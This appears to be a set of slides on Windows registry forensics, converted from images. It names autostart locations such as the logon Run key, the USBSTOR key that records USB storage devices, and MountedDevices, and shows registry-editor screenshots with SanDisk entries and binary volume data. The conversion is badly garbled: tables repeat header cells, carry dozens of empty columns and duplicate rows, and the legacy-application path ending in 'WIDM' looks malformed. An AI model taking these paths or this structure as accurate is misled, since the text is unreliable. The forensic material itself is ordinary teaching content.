
## Start Legacy Application

HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\WIDM



**Start when a particular user logs on.**

HKEY\_LOCAL\_MACHINE/SOFTWARE/MICROSOFT/WINDOWS/Current  
Version/Run



## USB Storage device

HKEY\_LOCAL\_MACHINE/SYSTEM/ControlSet00X/Enum/USBSTOR



| File Edit View Favorites Help  |  |                 |      |      |      |           |        |                 |
|--|--|-----------------|------|------|------|-----------|--------|-----------------|
| Computer <ul style="list-style-type: none"> <li>HKEY_CLASSES_ROOT</li> <li>HKEY_CURRENT_USER</li> <li>HKEY_LOCAL_MACHINE               <ul style="list-style-type: none"> <li>BCD00000000</li> <li>HARDWARE</li> <li>SAM</li> <li>SECURITY</li> <li>SOFTWARE</li> <li>SYSTEM                   <ul style="list-style-type: none"> <li>ControlSet001                       <ul style="list-style-type: none"> <li>Control</li> <li>Enum                           <ul style="list-style-type: none"> <li>ACPI</li> <li>ACPI_HAL</li> <li>DISPLAY</li> <li>HDAUDIO</li> <li>HID</li> <li>HTREE</li> <li>IDE</li> <li>PCI</li> <li>PCIIDE</li> <li>Root</li> <li>SCSI</li> <li>STORAGE</li> <li>SW</li> <li>UMB</li> <li>USB</li> <li>USBSTOR                               <ul style="list-style-type: none"> <li>Disk&amp;Ven_SanDisk&amp;Prod_Cruzer_Blade&amp;Rev_1.00</li> <li>Disk&amp;Ven_SanDisk&amp;Prod_Cruzer_Blade&amp;Rev_1.26</li> </ul> </li> <li>WpdBusEnumRoot</li> </ul> </li> <li>Hardware Profiles</li> <li>Policies</li> <li>services</li> </ul> </li> </ul> </li> </ul> </li> </ul> | <table> <thead> <tr> <th>Name</th><th>Type</th><th>Data</th></tr> </thead> <tbody> <tr> <td>(Default)</td><td>REG_SZ</td><td>(value not set)</td></tr> </tbody> </table> |                 | Name | Type | Data | (Default) | REG_SZ | (value not set) |
| Name   | Type   | Data            |      |      |      |           |        |                 |
| (Default)  | REG_SZ   | (value not set) |      |      |      |           |        |                 |

## MountedDevices

| File Edit View Favorites Help  |   |   |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
|--|---|---|------|------|------|-----------|--------|-----------------|--------------------|------------|---|--------------------|------------|-------------------------------------|--------------------|------------|-------------------------------------|--------------------|------------|-------------------------------------|--------------------|------------|-------------------------------------|--------------------|------------|---|--------------------|------------|---|-----------------|------------|-------------------------------------|-----------------|------------|-------------------------------------|-----------------|------------|-------------------------------------|-----------------|------------|---|-----------------|------------|-------------------------------------|-----------------|------------|---|
| Computer <ul style="list-style-type: none"> <li>HKEY_CLASSES_ROOT</li> <li>HKEY_CURRENT_USER</li> <li>HKEY_LOCAL_MACHINE               <ul style="list-style-type: none"> <li>BCD00000000</li> <li>HARDWARE</li> <li>SAM</li> <li>SECURITY</li> <li>SOFTWARE</li> <li>SYSTEM                   <ul style="list-style-type: none"> <li>ControlSet001</li> <li>ControlSet002</li> <li>CurrentControlSet                       <ul style="list-style-type: none"> <li>MountedDevices</li> <li>RNG</li> <li>Select</li> <li>Setup</li> <li>WPA</li> </ul> </li> </ul> </li> <li>HKEY_USERS</li> <li>HKEY_CURRENT_CONFIG</li> </ul> </li> </ul> | <table> <thead> <tr> <th>Name</th><th>Type</th><th>Data</th></tr> </thead> <tbody> <tr> <td>(Default)</td><td>REG_SZ</td><td>(value not set)</td></tr> <tr> <td>\\?\Volume{288...}</td><td>REG_BINARY</td><td>5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 00 00 00 00 00</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 50 06 00 00 00 00</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 09 3d 00 00 00</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 55 5a 00 00 00</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ...</td></tr> <tr> <td>\\?\Volume{eb8...}</td><td>REG_BINARY</td><td>5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...</td></tr> <tr> <td>\\DosDevices\C:</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 50 06 00 00 00 00</td></tr> <tr> <td>\\DosDevices\D:</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 09 3d 00 00 00</td></tr> <tr> <td>\\DosDevices\E:</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 55 5a 00 00 00</td></tr> <tr> <td>\\DosDevices\F:</td><td>REG_BINARY</td><td>5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ...</td></tr> <tr> <td>\\DosDevices\G:</td><td>REG_BINARY</td><td>6b 30 db 8b 00 00 10 00 00 00 00 00</td></tr> <tr> <td>\\DosDevices\H:</td><td>REG_BINARY</td><td>5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ...</td></tr> </tbody> </table> |   | Name | Type | Data | (Default) | REG_SZ | (value not set) | \\?\Volume{288...} | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... | \\?\Volume{eb8...} | REG_BINARY | 6b 30 db 8b 00 00 10 00 00 00 00 00 | \\?\Volume{eb8...} | REG_BINARY | 6b 30 db 8b 00 00 50 06 00 00 00 00 | \\?\Volume{eb8...} | REG_BINARY | 6b 30 db 8b 00 00 10 09 3d 00 00 00 | \\?\Volume{eb8...} | REG_BINARY | 6b 30 db 8b 00 00 10 55 5a 00 00 00 | \\?\Volume{eb8...} | REG_BINARY | 5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ... | \\?\Volume{eb8...} | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... | \\DosDevices\C: | REG_BINARY | 6b 30 db 8b 00 00 50 06 00 00 00 00 | \\DosDevices\D: | REG_BINARY | 6b 30 db 8b 00 00 10 09 3d 00 00 00 | \\DosDevices\E: | REG_BINARY | 6b 30 db 8b 00 00 10 55 5a 00 00 00 | \\DosDevices\F: | REG_BINARY | 5c 00 3f 00 3f 00 5c 00 49 00 44 00 45 00 23 00 43 00 ... | \\DosDevices\G: | REG_BINARY | 6b 30 db 8b 00 00 10 00 00 00 00 00 | \\DosDevices\H: | REG_BINARY | 5f 00 3f 00 3f 00 5f 00 55 00 53 00 42 00 53 00 54 00 ... |
| Name   | Type  | Data  |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
| (Default)  | REG_SZ  | (value not set)   |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
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| \\?\Volume{eb8...}   | REG_BINARY  | 6b 30 db 8b 00 00 10 00 00 00 00 00                       |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
| \\?\Volume{eb8...}   | REG_BINARY  | 6b 30 db 8b 00 00 50 06 00 00 00 00                       |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
| \\?\Volume{eb8...}   | REG_BINARY  | 6b 30 db 8b 00 00 10 09 3d 00 00 00                       |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
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| \\DosDevices\C:  | REG_BINARY  | 6b 30 db 8b 00 00 50 06 00 00 00 00                       |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
| \\DosDevices\D:  | REG_BINARY  | 6b 30 db 8b 00 00 10 09 3d 00 00 00                       |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
| \\DosDevices\E:  | REG_BINARY  | 6b 30 db 8b 00 00 10 55 5a 00 00 00                       |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
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| \\DosDevices\G:  | REG_BINARY  | 6b 30 db 8b 00 00 10 00 00 00 00 00                       |      |      |      |           |        |                 |                    |            |   |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |                                     |                    |            |   |                    |            |   |                 |            |                                     |                 |            |                                     |                 |            |                                     |                 |            |   |                 |            |                                     |                 |            |   |
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